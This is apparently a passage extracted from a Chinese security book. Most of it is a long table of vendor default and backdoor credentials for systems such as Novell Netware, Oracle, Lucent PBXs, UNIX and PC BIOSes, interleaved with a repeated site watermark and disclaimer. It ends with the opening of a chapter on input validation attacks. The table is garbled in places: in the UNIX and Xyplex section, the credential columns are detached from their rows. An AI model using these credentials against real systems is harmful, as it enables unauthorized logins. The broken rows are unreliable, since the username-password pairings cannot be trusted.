IBM	VM/CMS	Multi	SYSDUMP1	(none)		
IBM	VM/CMS	Multi	SYSERR	(none)		
IBM	VM/CMS	Multi	SYSWRM	(none)		
IBM	VM/CMS	Multi	TDISK	(none)		
IBM	VM/CMS	Multi	TEMP	(none)		
IBM	VM/CMS	Multi	TSAFVM	(none)		
IBM	VM/CMS	Multi	VASTEST	(none)		
IBM	VM/CMS	Multi	VM3812	(none)		
IBM	VM/CMS	Multi	VMARCH	(none)		
IBM	VM/CMS	Multi	VMASMON	(none)		
IBM	VM/CMS	Multi	VMASSYS	(none)		
IBM	VM/CMS	Multi	VMBACKUP	(none)		
IBM	VM/CMS	Multi	VMBSYSAD	(none)		
IBM	VM/CMS	Multi	VMMAP	(none)		
IBM	VM/CMS	Multi	VMTAPE	(none)		
IBM	VM/CMS	Multi	VMTLIBR	(none)		
IBM	VM/CMS	Multi	VMUTIL	(none)		
IBM	VM/CMS	Multi	VSEIPO	(none)		
IBM	VM/CMS	Multi	VSEMAINT	(none)		
IBM	VM/CMS	Multi	ESEMAN	(none)		
IBM	VM/CMS	Multi	VTAM	(none)		
IBM	VM/CMS	Multi	VTAMUSER	(none)		
Intel	Shiva	Multi	Guest	(none)	User	
Intel	shiva	Multi	root	(none)	Admin	
Iwill	PC BIOS	Console	n/a	iwill	Admin	
Jetform	Jetform Design	HTTP	Jetform	(none)	Admin	
JetWay	PC BIOS	Console	n/a	spooml	Admin	
Joss Technology	PC BIOS	Console	n/a	57gbzb	Admin	
Joss Technology	PC BIOS	Console	n/a	technolgi	Admin	
Lantronics	Lantronics Terminal Server TCP 7000		n/a	access	Admin	
Lantronics	Lantronics Terminal Server TCP 7000		n/a	system	Admin	
Leading Edge	PC BIOS	Console	n/a	MASTER	Admin	
Linksys	DSL	Telnet	n/a	admin	Admin	
Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Linux	Slackware	Multi	gonzo	(none)	User
Linux	Slackware	Multi	satan	(none)	User
Linux	Slackware	Multi	snake	(none)	User
Linux	UCLinux for UCSIMM	Multi	root	uClinux	Admin
Livingston	IRX Router	Telnet	!root	(none)	
Livingston	Officerouter	Telnet	!root	(none)	
Livingston	Livingston Portmaster 3	Telnet	!root	(none)	
Lucent	System 75	Multi	bciim	bciimpw	
Lucent	System 75	Multi	bcim	bcimpw	
Lucent	System 75	Multi	bcms	bcmspw	
Lucent	System 75	Multi	bcms	bcmspw	
Lucent	System 75	Multi	bcns	bcnaspw	
Lucent	System 75	Multi	blue	bluepw	
Lucent	System 75	Multi	browse	browsepw	
Lucent	System 75	Multi	browse	looker	
Lucent	System 75	Multi	craft	craft	
Lucent	System 75	Multi	craft	craftpw	
Lucent	System 75	Multi	craft	craftpw	
Lucent	System 75	Multi	cust	custpw	
Lucent	System 75	Multi	enquiry	enquirypw	
Lucent	System 75	Multi	field	support	
Lucent	System 75	Multi	inads	indspw	
Lucent	System 75	Multi	omads	indspw	
Lucent	System 75	Multi	inads	inads	
Lucent	System 75	Multi	init	initpw	
Lucent	System 75	Multi	locate	locatepw	
Lucent	System 75	Multi	maint	maintpw	
Lucent	System 75	Multi	maint	rwmaint	
Lucent	System 75	Multi	nms	nmspw	
Lucent	System 75	Multi	rcust	rcustpw	
Lucent	System 75	Multi	wupport	supportpw	
Lucent	System 75	Multi	tech	field	
M Technology	PC BIOS	Console	n/a	mMmM	Admin
MachSpeed	PC BIOS	Console	n/a	sp99dd	Admin
Magic-Pro	PC BIOS	Console	n/a	prost	Admin
Megastar	PC BIOS	Console	n/a	star	Admin
Mentec	Micro/RSX	Multi	MICRO	RSX	Admin
Micron	PC BIOS	Console	n/a	sldkj754	Admin
Micron	PC BIOS	Console	n/a	xyzall	Admin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Micronics	PC BIOS	Console	n/a	dn_04rjc	Admin
Microplex	Print Server	Telnet	root	root	Admin
Microsoft	Windows NT	Multi	(null)	(none)	User
Microsoft	Windows NT	Multi	Administrator	Administrator	Admin
Microsoft	Windows NT	Multi	Administrator	(none)	Admin
Microsoft	Windows NT	Multi	Guest	Guest	User
Microsoft	Windows NT	Multi	Guest	(none)	User
Microsoft	Windows NT	Multi	IS_$hostname	(same)	User
Microsoft	Windows NT	Multi	User	User	User
Mintel	Mintel PBX		n/a	SYSTEM	Admin
Motorola	Cablerouter	Telnet	cablecom	router	Admin
NCR	NCR UNIX	Multi	ncrm	ncrm	Admin
Netopia	Netopia 7100	Telnet	(none)	(none)	Admin
Netopia	Netopia 9500	Telnet	netopia	netopia	Admin
NeXT	NeXTStep	Multi	me	(none)	User

Manufacturer	Product	Revision	Protocol	User ID	Password	Access Level
NeXT	NeXTStep		Multi	root	NeXT	Admin
NeXT	NeXTStep		Multi	signa	signa	User
Nimble	PC BIOS		Console	n/a	xdfk9874t3	Admin
Nortel	Meridian PBX		Serial	login	0	
Nortel	Meridian PBX		Serial	spcl	0	
Nortel	Remote Office 9150		Client	admin	root	Admin
Nortel	Accelar(Passport) 1000 series routing switches		Multi	ro	ro	Read Only
Nortel	Accelar(Passport) 1000 series routing switches		Multi	rw	rw	Read Only
Nortel	Accelar(Passport) 1000 series routing switches		Multi	raw	raw	Read Only All
Nortel	Accelar(Passport) 1000 series routing switches		Multi	l2	l2	Layer 2 Read Write
Nortel	Accelar(Passport) 1000 series routing switches		Multi	13	13	Layer 3 (and layer 2) Read Write
Novell	Netware		Multi	ADMIN	ADMIN	
Novell	Netware		Multi	ADMIN	(none)	
Novell	Netware		Multi	ARCHIVIST	(none)	
Novell	Netware		Multi	ARCHIVIST	ARCHIVIST	
Novell	Netware		Multi	BACKUP	(none)	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Novell	Netware	Multi	BACKUP	BACKUP
Novell	Netware	Multi	CHEY_ARCHSVR	CHEY_ARCHSVR
Novell	Netware	Multi	CHEY_archsvr	(none)
Novell	Netware	Multi	FAX	FAX
Novell	Netware	Multi	FAX	(none)
Novell	Netware	Multi	FAXUSER	FAXUSER
Novell	Netware	Multi	FAXUSER	(none)
Novell	Netware	Multi	FAXWORKS	(none)
Novell	Netware	Multi	FAXWORKS	FAXWORKS
Novell	Netware	Multi	GATEWAY	GATEWAY
Novell	Netware	Multi	GATEWAY	GATEWAY
Novell	Netware	Multi	GATEWAY	(none)
Novell	Netware	Multi	GUEST	TSEUG
Novell	Netware	Multi	GUEST	GUESTGUEST
Novell	Netware	Multi	GUEST	GUESTGUE
Novell	Netware	Multi	GUEST	GUEST
Novell	Netware	Multi	GUEST	(none)
Novell	Netware	Multi	HPLASER	(none)
Novell	Netware	Multi	HPLASER	HPLASER
Novell	Netware	Multi	LASER	(none)
Novell	Netware	Multi	LASER	LASER
Novell	Netware	Multi	LASERWRITER	LASERWRITER
Novell	Netware	Multi	LASERWRITER	(none)
Novell	Netware	Multi	MALL	(none)
Novell	Netware	Multi	MALL	MAIL
Novell	Netware	Multi	POST	(none)
Novell	Netware	Multi	POST	POST
Novell	Netware	Multi	PRINT	(none)
Novell	Netware	Multi	PRINT	PRINT
Novell	Netware	Multi	PRINTER	(none)
Novell	Netware	Multi	PRINTER	PRINTER
Novell	Netware	Multi	ROOT	(none)
Novell	Netware	Multi	ROOT	ROOT
Novell	Netware	Multi	ROUTER	(none)
Novell	Netware	Multi	SABRE	(none)
Novell	Netware	Multi	SUPERVISOR	NETFRAME

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Novell	Netware		Multi	SUPERVISOR	NFI	
Novell	Netware		Multi	SUPERVISOR	NF	
Novell	Netware		Multi	SUPERVISOR	HARRIS	
Novell	Netware		Multi	SUPERVISOR	SUPERVISOR	
Novell	Netware		Multi	SUPERVISOR	(none)	
Novell	Netware		Multi	SUPERVISOR	SYSTEM	
Novell	Netware		Multi	TEST	TEST	
Novell	Netware		Multi	TEST	(none)	
Novell	Netware		Multi	USER_ TEMPLATE	(none)	
Novell	Netware		Multi	USER_ TEMPLATE	USER_ TEMPLATE	
Novell	Netware		Multi	WANGTEK	(none)	
Novell	Netware		Multi	WANGTEK	WANGTEK	
Novell	Netware		Multi	WINDOWS_ PASSTHRU	WINDOWS_ PASSTHRU	
Novell	Netware		Multi	WINDOWS_ PASSTHRU	(none)	
Novell	Netware	Multi	WINSABER	SABRE		
Novell	Netware	Multi	WINSABER	WINSABER		
Novell	Netware	Multi	$system	(none)	Admin	
Oracle	Oracle RDBMS	7,8	Multi	SYS _INSTALL	CHANGE_ON	DBA +
Oracle	Oracle RDBMS	7,8	Multi	SYSTEM	MANAGER	
Oracle	Oracle RDBMS	7,8	Multi	DBSNMP	DBSNMP	RESOURCE and CONNECT roles
Oracle	Oracle RDBMS	7,8	Multi	SCOTT	TIGER	
Oracle	Oracle RDBMS	7,8	Multi	DEMO	DEMO	
Oracle	Oracle RDBMS	7,8	Multi	PO8	PO8	
Oracle	Oracle RDBMS	7,8	Multi	CTXSYS	CTXSYS	
Oracle	Oracle RDBMS	7,8	Multi	MDSYS	MDSYS	
Oracle	Oracle RDBMS	7,8	Multi	RMAN	RMAN	
Oracle	Oracle RDBMS	7,8	Multi	TRACESRV	TRACE	
Oracle	Oracle RDBMS	7,8	Multi	APPLSYS	APPLSYS	
Oracle	Oracle RDBMS	7,8	Multi	CTXDEMO	CTXDEMO	
Oracle	Oracle RDBMS	7,8	Multi	NAMES	NAMES	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Oracle	Oracle RDBMS	7,8	Multi	SYSADM	SYSADM
Oracle	Oracle RDBMS	7,8	Multi	ORDPLUGINS	ORDPLUGINS
Oracle	Oracle RDBMS	7,8	Multi	OUTLN	OUTLN
Oracle	Oracle RDBMS	7,8	Multi	ADAMS	WOOD
Oracle	Oracle RDBMS	7,8	Multi	BLAKE	PAPER
Oracle	Oracle RDBMS	7,8	Multi	JONES	STEEL
Oracle	Oracle RDBMS	7,8	Multi	CLARK	CLOTH
Oracle	Oracle RDBMS	7,8	Multi	AURORA@ ORB@UNAUTH ENTICATED	INVALID
Oracle	Oracle RDBMS	7,8	Multi	APPS	APPS
Osicom	Osicom Plus T1/ PLUS 56k		Telnet	write	private
Osicom	NETPrint	1000E/NDS	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1500E/N	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	2000E/N	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1000E/B	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	2000E/B	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1000E/N	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	2000E/N	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1000T/B	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	2000T/B	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1000T/N	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	2000T/N	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1500E/B	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1500E/N	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1500T/N	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	1000E/D	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	500E/B	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	500E/B	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	500T/B	Telnet	sysadm	sysadmAdmin
Osicom	NETPrint	500T/N	Telnet	sysadm	sysadmAdmin
Osicom	NETCommuter	1000E/NDS	Telnet	sysadm	sysadmAdmin
Remote Access Server					
Osicom	JETXPrint	1000E/B	Telnet	sysadm	sysadmAdmin
Osicom	JETXPrint	1000E/N	Telnet	sysadm	sysadmAdmin
Osicom	JETXPrint	1000T/N	Telnet	sysadm	sysadmAdmin
Osicom	JETXPrint	500E/B	Telnet	sysadm	sysadmAdmin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Osicom	NETCommuter		Telnet	sysadm	sysadmAdmin	
Remote Access Server						
Osicom	NETCommuter		Telnet	guest	guest	User
	Remote Access Server					
Osicom	NETCommuter		Telnet	echo	echo	User
	Remote Access Server					
Osicom	NETCommuter		Telnet	debug	de.e.b.u.g	User
	Remote Access Server					
Osicom	NETPrint	1500E/B	Telnet	Manager	Manager	Admin
Osicom	NETPrint	1500E/B	Telnet	guest	guest	User
Osicom	NETPrint	1500E/B	Telnet	echo	echo	User
Osicom	NETPrint	1500E/B	Telnet	debug	d.e.b.u.g	User
Osicom	NETPrint	1000E/D	Telnet	Manager	Manager	Admin
Osicom	NETPrint	1000E/D	Telnet	guest	guest	User
Osicom	NETPrint	1000E/D	Telnet	echo	echo	User
Osicom	NETPrint	1000E/D	Telnet	debug	d.e.b.u.g	User
Osicom	NETPrint	1000E/NDS	Telnet	Manager	Manager	Admin
Osicom	NETPrint	1000E/NDS	Telnet	guest	guest	User
Osicom	NETPrint	1000E/NDS	Telnet	echo	echo	User
Osicom	NETPrint	1000E/NDS	Telnet	debug	d.e.b.u.g	User
Osicom	NETPrint	1500E/N	Telnet	Manager	Manager	Admin
Osicom	NETPrint	1500E/N	Telnet	guest	guest	User
Osicom	NETPrint	1500E/N	Telnet	echo	echo	User
Osicom	NETPrint	1500E/N	Telnet	debug	d.e.b.u.g	User
Osicom	NETPrint	2000E/N	Telnet	Manager	Manager	Admin
Osicom	NETPrint	2000E/N	Telnet	guest	guest	User
Osicom	NETPrint	2000E/N	Telnet	echo	echo	User
Osicom	NETPrint	2000E/N	Telnet	debug	d.e.b.u.g	User
Packard Bell	PC BIOW		Console	n/a	bell9	Admin
Prime	PrimeOS		Multi	guest	guest	User
Prime	PrimeOS		Multi	guest1	guest	User
Prime	PrimeOS		Multi	guest1	guest1	User
Prime	PrimeOS		Multi	mail	mail	User
Prime	PrimeOS		Multi	mfd	mfd	User
Prime	PrimeOS		Multi	netlink	netlink	User
Prime	PrimeOS		Multi	prime	prime	User
Prime	PrimeOS		Multi	primenet	primenet	User
Prime	PrimeOS		Multi	primenet	primeos	User

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Prime	PrimeOS		Multi	primos_cs	primos	User
Prime	PrimeOS		Multi	primos_cs	prime	User
Prime	PrimeOS		Multi	system	prime	Admin
Prime	PrimeOS		Multi	system	system	Admin
Prime	PrimeOS		Multi	tele	tele	User
Prime	PrimeOS		Multi	test	test	User
QDI	PC BIOS		Console	n/a	QDI	Admin
QDI	SpeedEasy BIOS		Console	n/a	lesarotl	Admin
QDI	PC BIOS		Console	n/a	teX1	Admin
QDI	PC BIOS		Console	n/a	xljlbj	Admin
Raidzone	raid arrays			n/a	raidzone	
Ramp Networks	WebRamp			wradmin	trancell	
Research	PC BIOS		Console	n/a	Col2ogro2	Admin
Semaphore	PICK O/S			DESQUETOR		
Semaphore	PICK O/S			DS		
Semaphore	PICK O/S			DSA		
Semaphore	PICK O/S			PHANTOM		
Shuttle	PC BIOS			n/a	Spacve	Admin
Siemens	PhoneMail			poll	tech	
Siemens	PhoneMail			sysadmin	sysadmin	
Siemens	PhoneMail			tech	tech	
Siemens	ROLM PBX			admin	pwp	
Siemens	ROLM PBX			eng	engineer	
Siemens	ROLM PBX			op	op	
Siemens	ROLM PBX			op	operator	
Siemens	ROLM PBX			su	super	
Siemens Nixdorf	PC BIOS		Console	n/a	SEY_FOX	Admin
Silicon Graphics	IRIX		Multi	4Dgifts	4DgiftsAdmin	
Silicon Graphics	IRIX		Multi	4Dgifts	(none)	Admin
Silicon Graphics	IRIX		Multi	demos	(none)	Admin
Silicon Graphics	IRIX		Multi	Ezsetup	(none)	Admin
Silicon Graphics	IRIX		Multi	field	field	Admin
Silicon Graphics	IRIX		Multi	OutOfBox	(none)	Admin
Silicon Graphics	IRIX		Multi	tour	tour	Admin
Silicon Graphics	IRIX		Multi	tutor	(none)	Admin
Silicon Graphics	IRIX	5.x, 6.x	Multi	lp	(none)	CLI, UID lp
Silicon Graphics	IRIX	5.x, 6.x	Multi	guest	(none)	CLI, UID guest

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Silicon Graphics	IRIX	Multi	tutor	tutor	Admin	
Sybase	Adaptive Server Enterprise 11.x, 12.x	Multi	sa	(none)	SA and SSO roles	
SuperMicro	PC BIOS	Console	n/a	ksdifg934t	Admin	
Tinys	PC BIOS	Console	n/a	tiny	Admin	
TMC	PC BIOS	Console	n/a	BIGO	Admin	
Toshiba	PC BIOS	Console	n/a	24Banc81	Admin	
Toshiba	PC BIOS	Console	n/a	Toshiba	Admin	
Toshiba	PC BIOS	Console	n/a	toshy99	Admin	
UNIX	Generic	Multi	adm	adm	Admin	
UNIX	Generic	Multi	adm	(none	Admin	
UNIX	Generic	Multi	admin	admin	User	
UNIX	Generic	Multi	administrator	administrator	User	
UNIX	Generic	Multi	administrator	(none)	User	
UNIX	Generic	Multi	anon	anon	User	
UNIX	Generic	Multi	bbs	bbs	User	
UNIX	Generic	Multi	bbs	(none)	Admin	
UNIX	Generic	Multi	bin	sys	Admin	
UNIX	Generic	Multi	bin	sys	User	
UNIX	Generic	Multi	checkfs	checkfs	User	
UNIX	Generic	Multi	checkfsys	checkfsys	User	
UNIX	Generic	Multi	checksys	checksys	User	
UNIX	Generic	Multi	daemon	daemon	User	
UNIX	Generic	Multi	daemon	(none)	User	
UNIX	Generic	Multi	demo	demo	User	
UNIX	Generic	Multi	demo	(none)	User	
UNIX	Generic	Multi	demos	demos	User	
UNIX	Generic	Multi	demos	(none)	User	
UNIX	Generic	Multi	dni	(none)	User	
UNIX	Generic	Multi	dni	dni	User	
UNIX	Generic	Multi	fal	(none)	User	
UNIX	Generic	Multi	fal	fal	User	
UNIX	Generic	Multi	fax	(none)	User	
UNIX	Generic	Multi	fax	fax	User	
UNIX	Generic	Multi	ftp	(none)	User	
UNIX	Generic	Multi	ftp	ftp	User	
UNIX	Generic	Multi	games	games	User	
UNIX	Generic	Multi	games	(none)	User	

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

UNIX	Generic	Multi	gopher	gopher	User
UNIX	Generic	Multi	gropher	(none)	User
UNIX	Generic	Multi	guest	guest	User
UNIX	Generic	Multi	guest	guestgue	User
UNIX	Generic	Multi	guest	(none)	User
UNIX	Generic	Multi	halt	halt	User
UNIX	Generic	Multi	halt	(none)	User
UNIX	Generic	Multi	informix	informix	User
UNIX	Generic	Multi	install	install	User
UNIX	Generic	Multi	lp	lp	User
UNIX	Generic	Multi	lp	bin	User
UNIX	Generic	Multi	lp	lineprin	User
UNIX	Generic	Multi	lp	(none)	User
UNIX	Generic	Multi	lpadm	lpadm	User
UNIX	Generic	Multi	lpadmin	lpadmin	User
UNIX	Generic	Multi	lynx	(none)	User
UNIX	Generic	Multi	mail	(none)	User
UNIX	Generic	Multi	mail	mail	User
UNIX	Generic	Multi	man	man	User
UNIX	Generic	Multi	man	(none)	User
UNIX	Generic	Multi	me	(none)	User
UNIX	Generic	Multi	me	me	User
UNIX	Generic	Multi	mountfs	mountfs	Admin
UNIX	Generic	Multi	mountfsys	mountfsys	Admin
UNIX	Generic	Multi	mountsys	mountsys	Admin
UNIX	Generic	Multi	news	news	User
UNIX	Generic	Multi	news	(none)	User
UNIX	Generic	Multi	nobody	(none)	User
UNIX	Generic	Multi	nobody	nobody	User
UNIX	Generic	Multi	nuucp	(none)	User
UNIX	Generic	Multi	operator	operator	User
UNIX	Generic	Multi	operator	(none)	User
UNIX	Generic	Multi	oracle	(none)	User
UNIX	Generic	Multi	postmaster	postmast	User
UNIX	Generic	Multi	postmaster	(none)	User
UNIX	Generic	Multi	powerdown	powerdown	User
UNIX	Generic	Multi	rje	rje	User
UNIX	Generic	Multi	root	root	Admin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
UNIX	Generic	
Verifone	Verifone Junior	2.05
Vextrec Technology	PC BIOS	
Vobis	PC BIOS	
Wim Bervoets	WIMBIOSnbsp BIOS	
WWWBoard	WWWADMIN.PL	
Xyplex	Routers	
Xyplex	Routers	
Xyplex	Terminal Server	
Xyplex	Terminal Server	

Multi	root	(none)	Admin
Multi	setup	setup	Admin
Multi	shutdown	shutdown	User
Multi	shutdown	(none)	User
Multi	sync	sync	User
Multi	sync	(none)	User
Multi	sys	sys	Admin
Multi	ksys	ksystem	Admin
Multi	sys	bin	Admin
Multi	sysadm	sysadmAdmin	
Multi	sysadm	admin Admin	
Multi	sysadmin	sysadmin	Admin
Multi	sysbin	sysbin	Admin
Multi	system_admin	(none)	Admin
Multi	sustem_admin	sustem_admin	Admin
Multi	trouble	trouble	User
Multi	umountfs	umountfs	User
Multi	umountfsys	umountfsys	User
Multi	umountsys	umountsys	User
Multi	unix	unix	User
Multi	user	user	User
Multi	uucp	uucp	User
Multi	uucpadm	uucpadm	User
Multi	web	(none)	User
Multi	web	web	User
Multi	webmaster	webmaster	User
Multi	webmaster	(none)	User
Multi	www	(none)	User
Multi	www	www	User
(none)	1 66816		
Console	n/a	Vextrex	
Console	n/a	merlin	
Console	n/a	Compleri	Admin
HTTP	WebAdmin	WebBoard	Admin
Port 7000	n/a	access	User
Port 7000	n/a	system	Admin
Port 7000	n/a	access	User
Port 7000	n/a	system	Admin

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Xylan	Omniswith	Telnet	admin	switch	Admin
Xylan	Omniswith	Telnet	diag	switch	
Zenith	PC BIOS	Console	n/a	3098z	Admin
Zenith	PC BIOS	Console	n/a	Zenith	Admin
ZEOS	PC BIOS	Console	n/a	ZEOSX	Admin
Zyxel	Generic Routers	Telnet	n/a	1234	Admin

Digital Equipmetn	VMS	Multi	NEWS	NEWS



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第六章　输入验证攻击

引言
输入验证威胁
输入验证漏洞案例研究
Hotmail，Apache Web 服务器以及 Mail Machine 漏洞
SQL 注入攻击
防范措施

输入验证攻击是 Internet 上流行最为广泛的攻击形式之一。如果你对目前所知的网络攻击进行统计，不难发现输入验证攻击是众多恶意攻击的主要原因。由于输入验证攻击不需要特殊工具或者编程经验就可以很容易得逞，因此它是 Internet 上最受关注的安全问题。

输入验证攻击不是因为较低的系统安全性，也并不需要很高深的编程经验。全世界范围内的程序员针对输入验证漏洞开发了相应的修补程序，该插件能阻止众多网络攻击，以确保 Internet 更加安全。然而不幸的是，目前尚有许多问题需要解决，输入验证攻击已成为 Internet 中广为关注的安全问题。

在该攻击中最大的问题在于黑客能轻松地获取机密数据或者进行恶意攻击。输入验证攻击甚至不需要专门的工具或技巧就可以实现。事实上，此类攻击中的绝大多数都可以通过浏览器或者非预期的恶意输入加以实现。此外，需要注意的重要一点就是输入验证攻击不但可以通过远端实现，同时也可以在本地系统实现。下面列举了一些可恶的输入验证攻击事例：

- 通过输入任意 1000 个随机字符作为密码，你就能自动地获得管理员特权，而回避真实密码对系统的保护。
- 在网站上的搜索或者输入框内键入密码文件的路径，以获取密码文件本身。
- 利用 HTML 在你的网站上创建冗长的输入框，对每个来访者的浏览器进行破解。

在以前的许多输入验证攻击案例中，都蒙受了巨大的经济损失，并花费了大量的人力、物力、财力和时间来弥补早在开发阶段就该解决的安全隐患。

输入验证攻击的技术

不论在本地或者远端应用程序，输入都起到了非常重要的作用。从开启系统到系统终止，客户总是在不断地输入相关的信息。多数应用系统都通过输入特定的信息，允许用户维持与控制系统的有效性与可用性。客户不停地与运行在本地或者远端的各种软件以及应

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

用系统进行交互。如果没有数值、数据、地址或者密码等信息的输入形式，就不可能保证系统的有效运行。一些有关数据输入的最常用的例子如下所示：

输入提示名称	输入类型
OS 密码提示	你的登录 ID 和密码
应用程序提示	你想启动的应用程序
URL 输入框	你想访问的 Web 站点地址
搜索对话框	你想搜索的关键词
在线形式的数据表格	将从 e-数据库中得到的记录

从以上所显示的数据就可以清晰表明输入在计算机的每个应用中是至关重要的一部分。我们不但需要在本地系统频繁地进行输入操作，而且在站点访问、服务以及系统调用等场合都要不断地与系统进行交互和数据输入。多数程序员都在其软件系统中设置了数据输入控件，以便于对输入数据进行存储、处理或者恢复。在应用程序执行期间，有多种类型的输入数据需要进行定期处理，这些步骤是应用软件使用过程中不可缺少的部分。

